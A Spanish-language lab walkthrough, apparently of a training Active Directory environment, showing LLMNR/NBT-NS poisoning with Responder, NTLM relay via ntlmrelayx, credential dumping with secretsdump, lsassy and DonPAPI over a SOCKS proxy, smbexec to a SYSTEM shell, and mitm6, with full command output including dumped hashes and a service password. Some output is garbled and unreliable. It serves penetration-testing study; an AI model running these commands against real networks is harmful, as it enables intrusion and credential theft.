
Ver todos los dominios, grupos y usuarios:

```
MATCH q=(d:Domain)-[r:Contains*1..]->(n:Group)<-[s:MemberOf]-(u:User)  
RETURN q
```



Lista de control de acceso de usuarios:

```
MATCH p=(u:User)-[r1]->(n) WHERE r1.isacl=true and not tolower(u.name)
contains 'vagrant' RETURN p
```



Mediante **BloodHound** tenemos la representación gráfica del AD, con la relación de los usuarios, grupos, dominios... Además, podemos ver información de cada nodo, como por ejemplo, si es vulnerable a ASREProast, la última vez que se cambió la contraseña, la última conexión...



Relay/poisoning



Hasta ahora hemos obtenido información cuando tenemos cuentas de usuario, ahora vamos a ver qué podemos hacer en el caso contrario, utilizando **responder**, **mitm6** y **relay NTLM**.

Responder

Usamos el responder, que es una herramienta que viene instalada en Parrot y Kali imprescindible en pentesting de un directorio activo estándar de windows. Esta nos dará nombres de usuario, hashes, ntlm relay...

En el laboratorio **hay 2 bots** para simular solicitudes **LLMRN, MDNS y NBT-NS**. Un usuario tiene una contraseña débil pero no tiene derechos de administrador y otro usuario tiene derechos de administrador, pero tiene una contraseña segura.

Lanzamos responder sobre la interfaz de red del laboratorio:

```
responder -l eth1
```

```

$ sudo responder -l eth1

  _____
 |  _   _  |
 | | | | | |
 | |_| | | |
 |  _  | | |
 | | | | | |
 |_|_|_|_|_|

  NBT-NS, LLMNR & MDNS Responder 3.1.3.0

To support this project:
  Patreon -> https://www.patreon.com/pythonsresponder
  Paypal -> https://paypal.me/pythonsresponder

Author: Laurent Gaffio (Laurent.gaffio@gmail.com)
To kill this script hit CTRL-C

[+] Poisoners:
  LLMNR [ON]
  NBT-NS [ON]
  MDNS [ON]
  DNS [ON]
  DHCP [OFF]

[+] Servers:
  HTTP server [ON]
  HTTPS server [ON]
  WPAD proxy [ON]
  Auth proxy [ON]
  SMB server [ON]
  Keyboard server [ON]
  SQL server [ON]
  FTP server [ON]
  IMAP server [ON]
  POP3 server [ON]
  SMTP server [ON]
  DNS server [ON]
  LDAP server [ON]
  RCP server [ON]
  DCE-RPC server [ON]
  WMI server [ON]

```


Relay NTLM



Obtenemos una lista de objetivos **smb sin firmar** y volcamos las ip a un fichero con **crackmapexec**:

```
cme smb 192.168.56.10-23 --gen-relay-list relay.txt
```



Responder + ntlmrelayx a smb

Antes de iniciar el responder para envenenar la respuesta a **LLMNR, MDNS y NBT-NS**, hay que **detener** el servidor **smb** y **http** del responder, para retransmitir los hashes por **ntlmrelayx** en vez de obtenerlos directamente.

Podemos configurar responder manualmente editando **Responder.conf**

```
cat /etc/responder/Responder.conf
```

```
...
[Responder Core]
```

```
; Servers to start
```

```
SQL = On
```

```
SMB = Off
```

```
RDP = On
```

```
Kerberos = On
```

```
FTP = On
```

```
POP = On
```

```
SMTP = On
```

```
IMAP = On
```

```
HTTP = Off
```

```
HTTPS = On
```

```
DNS = On
```

```
LDAP = On
```

```
DCERPC = On
```

```
WINRM = On
```

También usando estos scripts:

Detener el servidor HTTP de Responder:

```
sed -i 's/HTTP = On/HTTP = Off/g' /etc/responder/Responder.conf && cat /etc/responder/Responder.conf | grep --color=never 'HTTP ='
```



```
[sude] centos@kali:~$ sed -i 's/HTTP = On/HTTP = Off/g' /etc/responder/Responder.conf && cat /etc/responder/Responder.conf | grep --color=never 'HTTP ='
HTTP = Off
```

Detener el servidor SMB de Responder:

```
sed -i 's/SMB = On/SMB = Off/g' /etc/responder/Responder.conf && cat /etc/responder/Responder.conf | grep --color=never 'SMB ='
```




```
[sude] centos@kali:~$ sed -i 's/SMB = On/SMB = Off/g' /etc/responder/Responder.conf && cat /etc/responder/Responder.conf | grep --color=never 'SMB ='
SMB = Off
```

Ahora podemos comenzar a usar **ntlmrelayx**, que es un script que viene incluido en impacket:

```
impacket-ntlmrelayx -tf relay.txt -of netntlm.hashes -smb2support -socks
```

- tf**: lista de objetivos
- of**: archivo de salida
- smb2support**: soporte para smb2
- socks**: inicia un socket proxy para usar la autenticación del relay




```
Impacket v0.10.1.dev1+20221214.172823.8799a1a2 - Copyright 2022 Fortra

[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client DCSSync loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client RPC loaded..
[*] Running in relay mode to hosts in targetfile
[*] SOCKS proxy started. Listening at port 1080
[*] IMAPS Socks Plugin loaded..
[*] SMB Socks Plugin loaded..
[*] MSSQL Socks Plugin loaded..
[*] IMAP Socks Plugin loaded..
[*] HTTP Socks Plugin loaded..
[*] HTTPS Socks Plugin loaded..
[*] SMTP Socks Plugin loaded..
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
  * Serving Flask app 'impacket.examples.ntlmrelayx.servers.socksserver' (lazy loading)
  * Environment: production
    WARNING: This is a development server. Do not use it in a production deployment.
    Use a production WSGI server instead.
  * Debug mode: off
[*] Setting up WCF Server
[*] Setting up RMI Server on port 8080

[*] Servers started, waiting for connections
Type help for list of commands
ntlmrelayx>
```

Lanzamos el responder para redirigir las consultas al servidor de retransmisión:



Las **conexiones envenenadas** se transmiten a **castelblack (192.168.56.22)** y **essos (192.168.56.23)** y como pusimos en el **ntlmrelayx**, se usa un **proxy socks** para usar la conexión. Como **edward.stark** es un administrador de dominio de **north.sevenkingdoms.local** obtiene privilegios de administrador en castelblack.

Usaremos este relay para obtener acceso a la máquina como administrador:

```
[*] Servers started, waiting for connections
Type help for list of commands
ntlmrelayx> [*] SMBD-Thread-13 (process_request_thread): Connection from NORTH/EDDARD.STARK@192.168.56.11 controlled, attacking target smb://192.168.56.23
[*] Authenticating against smb://192.168.56.23 as NORTH/EDDARD.STARK SUCCEED
[*] SOCKS: Adding NORTH/EDDARD.STARK@192.168.56.23(445) to active SOCKS connection. Enjoy
[*] SMBD-Thread-13 (process_request_thread): Connection from NORTH/EDDARD.STARK@192.168.56.11 controlled, attacking target smb://192.168.56.22
[*] Authenticating against smb://192.168.56.22 as NORTH/EDDARD.STARK SUCCEED
[*] SOCKS: Adding NORTH/EDDARD.STARK@192.168.56.22(445) to active SOCKS connection. Enjoy
[*] SMBD-Thread-13 (process_request_thread): Connection from NORTH/EDDARD.STARK@192.168.56.11 controlled, but there are no more targets left!
[*] SMBD-Thread-15 (process_request_thread): Connection from NORTH/EDDARD.STARK@192.168.56.11 controlled, but there are no more targets left!
[*] SMBD-Thread-16 (process_request_thread): Connection from NORTH/EDDARD.STARK@192.168.56.11 controlled, but there are no more targets left!
[*] SMBD-Thread-19 (process_request_thread): Connection from NORTH/ROBB.STARK@192.168.56.11 controlled, attacking target smb://192.168.56.23
[*] Authenticating against smb://192.168.56.23 as NORTH/ROBB.STARK SUCCEED
[*] SOCKS: Adding NORTH/ROBB.STARK@192.168.56.23(445) to active SOCKS connection. Enjoy
[*] SMBD-Thread-19 (process_request_thread): Connection from NORTH/ROBB.STARK@192.168.56.11 controlled, attacking target smb://192.168.56.22
[*] Authenticating against smb://192.168.56.22 as NORTH/ROBB.STARK SUCCEED
[*] SOCKS: Adding NORTH/ROBB.STARK@192.168.56.22(445) to active SOCKS connection. Enjoy
[*] SMBD-Thread-19 (process_request_thread): Connection from NORTH/ROBB.STARK@192.168.56.11 controlled, but there are no more targets left!
```

Si mostramos los **socks** en **ntlmrelayx** nos muestra el estado del administrador para **edward.stark** true en SMB

socks				
Protocol	Target	Username	AdminStatus	Port
SMB	192.168.56.23	NORTH/ROBB.STARK	FALSE	445
SMB	192.168.56.23	NORTH/EDDARD.STARK	FALSE	445
SMB	192.168.56.22	NORTH/ROBB.STARK	FALSE	445
SMB	192.168.56.22	NORTH/EDDARD.STARK	TRUE	445

Usando Proxy Socks con cuenta de administrador

Como tenemos listo nuestra retransmisión NTLM, podemos utilizar diferentes herramientas para extraer información valiosa de la máquina víctima.

Secretsdump y proxychains

secretsdump es una herramienta que puede utilizarse para extraer varios tipos de credenciales de un sistema Windows, incluidos **hashes de contraseñas**, **secretos LSA** y **tickets Kerberos**. Forma parte del conjunto de herramientas **impacket**, que puede utilizarse para pruebas de penetración y evaluaciones de seguridad. *impacket-secretsdump*.

proxychains es una herramienta que permite redirigir las conexiones de red a través de servidores proxy. Se puede utilizar para ocultar su dirección IP y eludir las restricciones de la red.

Cuando se utilizan juntos, se pueden utilizar para realizar un **secretsdump** sobre una conexión de red que está siendo proxy a través de uno o más servidores proxy,

lo que permite al atacante **ocultar su dirección IP y eludir las restricciones de la red**.

```
proxychains impacket-secretsdump -no-pass  
'NORTH'/'EDDARD.STARK'@'192.168.56.22'
```

```

C:\> proxychains impacket-secretsdump -no-pass 'NORTH'/'EDDARD.STARK'@'192.168.56.22'

[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.10.1.dev1+20221114.172823.8799a1a2 - Copyright 2022 Fortra

[proxychains] Strict chain ... 127.0.0.1:3880 ... 192.168.56.22:445 ... OK
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x362022c190198ed84326fd77fb421e88
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e336286ac4e9874f7de6ef4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:0e181c6213bdbfd5b93917da349fc7c0:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e020c503339d51f71d913c245d35b500:::
[*] Dumping cached domain logon information (domain/username:hash)
NORTH.SEVENKINGDOMS.LOCAL/sql_svc:$DCC2$10240#sql_svc#89e701ebbd305e4f5388c3150494364a
NORTH.SEVENKINGDOMS.LOCAL/jon.snow:$DCC2$10240#jon.snow#82fdcc982f02b389a002732efaca9dc5
[*] Dumping LSA Secrets:
[*] $MACHINE.ACC
NORTH\CASTELBLACKS:aes256-cts-hmac-sha1-96:bd0352038cfe4f0a0685ccb3302fa01776ec58e4af096
1bf02f0fcf74ca27380
NORTH\CASTELBLACKS:aes128-cts-hmac-sha1-96:a0797987d094fb37fd3986aef8c668e
NORTH\CASTELBLACKS:des-cbc-md5:26d9260626f1f492
NORTH\CASTELBLACKS:plain_password_hex:21004000670037006800490046004700210027002c005f006
d00500067004e00530072000400090055005e000670064003c002f005b003a0085e002b005500580057007800
3b000700520034004d0078004300630047000c000c00530026003d0045000610058006300210059003200270
06a006d0043005b0052004b0031007a00660085d002d00440035002a002a0053006a0031002a0087400370077
00580065006600210043003f00440061006e00750065006000310077003b00860002f0069006e005b0075005
c0054002b0065004c0055004500240024006b007a005e00570027004c00660085b004500350038005000
NORTH\CASTELBLACKS:aad3b435b51404eeaad3b435b51404ee:4Bcd62726a92708f0b84f9bdf44c76bb:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x187db297a2231a9621e1449e5b095edfc44acfb7
dpapi_userkey:0x717810e2826629059567d0b0d648c84f10e3876fc
[*] NL$KM
0000 39 FB 46 DB 43 B6 EC E6 DE D7 CE 1C 30 2D AE B4 9.F.C.....P-..
0010 4F 71 E1 25 EF 5E FB 14 B0 14 D6 A3 0F 93 DE 42 0q.%.^.....B
0020 06 48 F4 35 B1 45 83 7E 1A 98 29 D6 45 19 14 D2 .H.5.E... ).E...
0030 CA 66 57 03 2B C5 04 01 AE 33 49 CD D2 E8 92 CE .fW.+...3I.....
NL$KM:39fb46db43b6eeceded7ce1c502daeb44f71e125bf5efb14861406a30f93de420648f435b145837e1
a9829d0451914d2c46057832bc50401ae3349cdd2e092ce
[*] _SC_MSSQL$SQLEXPRESS
north.sevenkingdoms.local\sql_svc:YouWillNotKerborastIngMeeeee
[*] Cleaning up ...
[*] Stopping service RemoteRegistry

```

Como hemos visto, hemos podido obtener la base de datos **SAM**, el inicio de sesión en caché de **LSA**, la cuenta de la máquina y algunas informaciones de **DPAPI**.

- La base de datos SAM contiene las cuentas locales
- El hash NT del usuario administrador
- Tenemos el cache LSA de los últimos usuarios conectados
- También obtuvimos el hash de la cuenta del equipo
- Obtuvimos la contraseña para el servicio **sql**

sql_svc:YouWillNotKerborastIngMeeeee

Lsassy

Usaremos **Lsassy** para obtener las credenciales del proceso **LSA Secrets**. La información de las cuentas de dominio se almacena en este proceso, por lo que hacer un volcado del mismo puede ayudarnos a obtener más cuentas de dominio y privilegios. Esta herramienta permite el **volcado LSA Secrets** de manera remota.

Repositorio: <https://github.com/Hackndo/lsassy>

```
proxychains lsassy --no-pass -d NORTH -u EDDARD.STARK 192.168.56.22
```

```

[*] proxychains lsassy --no-pass -d NORTH -u EDDARD.STARK 192.168.56.22
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ... 127.0.0.1:1080  ... 192.168.56.22:445  ... OK
[+] 192.168.56.22 Authentication successful
[proxychains] Strict chain  ... 127.0.0.1:1080  ... 192.168.56.22:445  ... OK
[+] 192.168.56.22 lsassy dumped in c:\windows\temp\zone.link (+8433318 bytes)
[+] 192.168.56.22 lsassy dump deleted
[+] 192.168.56.22 NORTH\CASTELBLACK$ [NT] 48cde272e492750f9b584f98df44c78b6 | [SHA1] 54644aa25
7c19621e02eda70631b342f1f733c72
[+] 192.168.56.22 north.sevenkingdms.local\CASTELBLACK$ [PMD] 23864000470017000000450046004700220027002c005f006d
0010007006c00510077000400690051006160070064003c002f0050091a001c0010035005800570070063c005700520034004d0070004100
630047006c006c00510024003100450061005000630022005900320027000c006c006c006c006c0020040003100700000005001d00440015002a
001c0057006c0067100320067c00710077001800000000002100410071f0041004100c0077006c006c006c006c006770013006c0067f0060006c005b00
75005c0054002b006300c0053004500264024006007a001e00570027004c30040050004500150018005400
[+] 192.168.56.22 NORTH\sql_svc [NT] 84c0001fc1100e44d6c00e51207b004 | [SHA1] 0fd9031155
e24b1c6f9b1859f22fa775ad8a06404

```

donPAPI

Esta herramienta se usa para recuperar **DPAPI** y otras contraseñas almacenadas y secretos (archivos, navegador, contraseñas wifi, programar tareas...) de Windows. Esta herramienta **no toca LSASS**, por lo que es más sigilosa y funciona la mayor parte del tiempo, incluso si avy yedr están habilitados en el objetivo.

Repositorio: <https://github.com/login-securite/DonPAPI>

```
proxychains python3 DonPAPI.py -no-pass 'NORTH'/'EDDARD.STARK'@'192.168.56.22'
```

```

+ proxychains python3 DoSAPI.py --no-pass NORTH/'EDDARD-STARK' 192.168.56.22
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] dll init: proxychains-ng 4.14
[proxychains] v0.10.1.dev1+20221214.372823.8799a1a2 - Copyright 2022 Fortra

INFO Initializing database ./seuthbelt.db
INFO Loaded 1 targets
[proxychains] Strict chain  -- 127.0.0.1:1000 -- 192.168.56.22:445 ... OK
[proxychains] Strict chain  -- 127.0.0.1:1000 -- 192.168.56.22:445 ... OK
INFO [192.168.56.22] [+] C:\WINDOWS (domain:north.sevenkingdoms.local) [Windows 10.0 Build 17763] [SPB Signing Dis
abled]
[proxychains] Strict chain  -- 127.0.0.1:1000 -- 192.168.56.22:445 ... OK
[proxychains] Strict chain  -- 127.0.0.1:1000 -- 192.168.56.22:445 ... OK
INFO host: \192.168.56.200, user: robb.stark, active: 668, idle: 668
INFO host: \192.168.56.200, user: eddard.stark, active: 434, idle: 0
INFO [192.168.56.22] [+] Found user: NET User
INFO [192.168.56.22] [+] Found user: NET User - Classic
INFO [192.168.56.22] [+] Found user: NET User
INFO [192.168.56.22] [+] Found user: NET User - Kibernet
INFO [192.168.56.22] [+] Found user: All Users
INFO [192.168.56.22] [+] Found user: Classic: NET AppPool
INFO [192.168.56.22] [+] Found user: Default
INFO [192.168.56.22] [+] Found user: Default User
INFO [192.168.56.22] [+] Found user: inc-serv
INFO [192.168.56.22] [+] Found user: Public
INFO [192.168.56.22] [+] Found user: Sys-Dev
INFO [192.168.56.22] [+] Found user: system
INFO [192.168.56.22] [+] Sending SAM hashes
INFO [192.168.56.22] [+] 154 - vagrant - vagrant
INFO [192.168.56.22] [+] Found SPAP2 Machine key : 8*187db297a233120621e1449e5b095e1fc44acf07
INFO [192.168.56.22] [+] Found DPAPI User key : 8*717818e2026629050567d00dd5ac8f19e2876fc
INFO [192.168.56.22] [+] Found SPAP2 Machine key : 8*53759d319f4a23f1765fbb5c980eac6232182ed
INFO [192.168.56.22] [+] Found DPAPI User key : 8*249f9f0a11e73ce0fb012e02ec26205b0c04b79
INFO [192.168.56.22] [+] 154 - NL809_hixfney : 35fba08a30eac4b0e7c1e562d4eaa0f71e1250f5efb1881Adx42F82b64288
a01439b143937e1f801908451914d2c4057032bc50481ac349c0d2e851e
INFO [192.168.56.22] [+] 154 - north.sevenkingdoms.local\Nal_sec : Y9uW11NathKz0o0x0t1ng00000000
INFO [192.168.56.22] [+] Sending SAM secrets
INFO [192.168.56.22] [+] SAM - Collected 8 hashes
INFO [192.168.56.22] [+] Gathering DPAPI Secret Hives on the target
INFO [192.168.56.22] [+]
[CRITICAL]
LastWritten : 2022-12-16 21:13:48
Flags : 4* (CHED_FLAGS_REQUIRE_CONFIRMATION|CHED_FLAGS_WILDCARD_MATCH)
Persist : 0+2 (CHED_PERSIST_LOCAL_MACHINE)
Type : 0+1 (CHED_PERSIST_SESSION)
Target : WindowsLive:target=virtualapp/olological
Description : PersistedCredential
Unknown :
Username : 8(gvsktecockiftq
Unknown :
INFO [192.168.56.22] [+]
[CRITICAL]
LastWritten : 2022-12-16 21:13:48
Flags : 4* (CHED_FLAGS_REQUIRE_CONFIRMATION|CHED_FLAGS_WILDCARD_MATCH)
Persist : 0+2 (CHED_PERSIST_LOCAL_MACHINE)
Type : 0+1 (CHED_PERSIST_SESSION)
Target : WindowsLive:target=virtualapp/olological
Description : PersistedCredential
Unknown :

```

SMBClient.py

Nos podemos conectar directamente al servidor smb utilizando otro script de **impacket smbclient**

```
proxychains impacket-smbclient -no-pass  
'NORTH'/'EDDARD.STARK'@'192.168.56.22' -debug
```

```

--$ proxychains impacket-smbclient -no-pass 'NORTH'/'EDDARD.STARK'@'192.168.56.22' -debug
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[+] Impacket Library Installation Path: /home/kali/.local/lib/python3.10/site-packages/impacket
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.22:445 ... OK
Type help for list of commands
s ls
[-] No share selected
s shares
ADMIN$
all
C$
IPC$
public
s use C$
s ls
drw-rw-rw- 0 Fri Dec 16 16:13:51 2022 $Recycle.Bin
drw-rw-rw- 0 Fri Dec 16 19:27:43 2022 Config.Msi
-rw-rw-rw- 1780 Mon Jan 9 17:24:58 2023 dns_log.txt
drw-rw-rw- 0 Fri Jul 17 18:28:38 2020 Documents and Settings
drw-rw-rw- 0 Fri Dec 16 18:13:35 2022 inetpub
-rw-rw-rw- 536870912 Sat Jan 14 19:53:43 2023 pagefile.sys
drw-rw-rw- 0 Thu Dec 22 15:47:08 2022 PerfLogs
drw-rw-rw- 0 Mon Jan 9 17:07:18 2023 Program Files
drw-rw-rw- 0 Fri Dec 16 19:24:33 2022 Program Files (x86)
drw-rw-rw- 0 Mon Jan 9 17:11:01 2023 ProgramData
drw-rw-rw- 0 Fri Dec 16 16:13:02 2022 Recovery
drw-rw-rw- 0 Fri Dec 16 18:17:53 2022 setup
drw-rw-rw- 0 Sun Jan 1 17:24:03 2023 shares
drw-rw-rw- 0 Mon Jan 9 17:08:17 2023 system
drw-rw-rw- 0 Fri Jul 17 18:27:55 2020 System Volume Information
drw-rw-rw- 0 Mon Jan 9 18:45:33 2023 tmp
drw-rw-rw- 0 Mon Jan 9 16:08:23 2023 Users
drw-rw-rw- 0 Wed Jan 11 17:26:55 2023 Windows
s

```

Ejecución de código con smbexec

proxychains impacket-smbexec -no-pass
'NORTH'/'EDDARD.STARK'@'192.168.56.22' -debug

```

--$ proxychains impacket-smbexec -no-pass 'NORTH'/'EDDARD.STARK'@'192.168.56.22' -debug
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[+] Impacket Library Installation Path: /home/kali/.local/lib/python3.10/site-packages/impacket
[+] StringBinding acan:192.168.56.22[\\pipe\svcsctl]
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.22:445 ... OK
[+] Executing %COMSPEC% /Q /c echo:cd ^> \\127.0.0.1\C$\__output 2^>^>1 & %TEMP%\execute.bat & %COMSPEC% /Q /c %*
MPS\execute.bat & del %TEMP%\execute.bat
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32\whoami
[+] Executing %COMSPEC% /Q /c echo:whoami ^> \\127.0.0.1\C$\__output 2^>^>1 & %TEMP%\execute.bat & %COMSPEC% /Q /c %*
%TEMP%\execute.bat & del %TEMP%\execute.bat
nt authority\system
C:\Windows\system32\

```

MiTM6 + ntlmrelayx a ldap

Vamos a utilizar un ataque **man in the middle** para **envenenar** la red y **responder** a las **solicitudes DHCPv6** configurando nuestro equipo atacante como servidor DNS predeterminado. Windows por defecto prefiere IPv6 sobre IPv4 por lo que podríamos redirigir las consultas a nuestra máquina.

MiTM6: <https://github.com/dirkjanm/mitm6>

```
mitm6 -i vboxnet0 -d essos.local -d sevenkingdoms.local -d
north.sevenkingdoms.local --debug
```

```

(theking@wecolab) [-]
└─$ sudo mitm6 -i vboxnet0 -d essos.local -d sevenkingdoms.local -d north.sevenkingdoms.local --debug
[sudo] contraseña para theking:
/usr/lib/python3/dist-packages/scapy/layers/l2sec.py:462: CryptographyDeprecationWarning: Blowfish has been deprecated
  cipher=algorithms.Blowfish,
/usr/lib/python3/dist-packages/scapy/layers/l2sec.py:476: CryptographyDeprecationWarning: CAST5 has been deprecated
  cipher=algorithms.CAST5,
Starting mitm6 using the following configuration:
Primary adapter: vboxnet0 [aa:00:27:00:00:00]
IPv4 address: 192.168.56.1
IPv6 address: fe80::808:17ff:fe00:0
DNS local search domain: essos.local
DNS allowlist: essos.local, sevenkingdoms.local, north.sevenkingdoms.local
└─$

```

El protocolo **WPAD** (Web Proxy Autodiscovery Protocol) es un método utilizado por clientes para encontrar la URL de un archivo de configuración utilizando métodos de descubrimiento de DHCP y/o DNS. Una vez que la detección y descarga del fichero se ha completado, puede ser ejecutado para determinar el proxy para un URL especificado.

